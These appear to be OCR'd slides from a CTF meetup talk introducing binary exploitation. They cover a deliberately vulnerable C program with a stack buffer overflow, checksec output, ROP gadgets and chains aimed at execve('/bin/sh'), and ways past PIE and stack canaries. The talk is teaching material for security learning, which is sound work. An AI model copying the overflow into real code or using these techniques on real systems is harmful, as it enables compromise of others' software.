
```
void hello() {
    char name[30];
    puts("What's your name?");
    fgets(name, 1024, stdin);
    printf("Hello %s", name);
}

int main() {
    hello();
}
```

- Same code as before
- This time with NX - No shellcode!
- And statically compiled
- checksec gives:

```
$ pwn checksec ./nxbof
[*] '/home/mkg/dev/pwnmeetup/nxbof'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found   <-- LIE
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

- What can we do?
- ROP!
- A way of using code that is already there

ROP - Gadgets and chains



0x00…00

Return addr here

0xff…ff

ROP - Gadgets and chains

End of `main`

```
...
mov eax,0x0
pop rbp
ret
```

```
mov eax, 7
ret
```


```
mov ebx, 9
ret
```

```
add eax, ebx
ret
```

ROP to shell

- How to find gadgets?
  - Many tools: rp++, ropr, ROPgadget, ropper
- What is our goal with the chain?
  - Call a function
  - Make a syscall
- Need to set arguments to functions
- How do we enter data?
  - Pop it off the stack

ROP - execve("/bin/sh", 0, 0)



We defeated NX!

- But there are more protections!
- PIE / PIC - Position Independent Executable
  - Setting in binary - use `checksec`
  - Upgrades ASLR
  - Now also code of binary is randomized
  - Defeat using leaks
- Stack Canaries / Cookies
  - Start of function: put random value on stack
  - End of function: check that it’s the same value
  - If not: `exit()` without `ret`
  - Defeat using leaks

Things I didn’t cover

- GOT / PLT
- Integer overflows
- Format string vulns
- Figuring out libc version / libc db
- `one_gadget`
- The heap
- The kernel
- Seccomp
  - Syscall filters
- Probably a lot more

Learn more

- LiveOverflow pwn series
- pwn.college
  - Great presentations / videos / challenges
  - Very repetitive, but you grind in the knowledge
- Other places that people recommend:
  - pwnable.kr
  - pwnable.tw

Thanks!
Questions?

Upcoming meetups, CTFs and events

- 3rd november Omegapoint
- 4th of november lake ctf!!!
- FOI CTF 26 november
- Yearly Meeting + PARTY!! 3rd december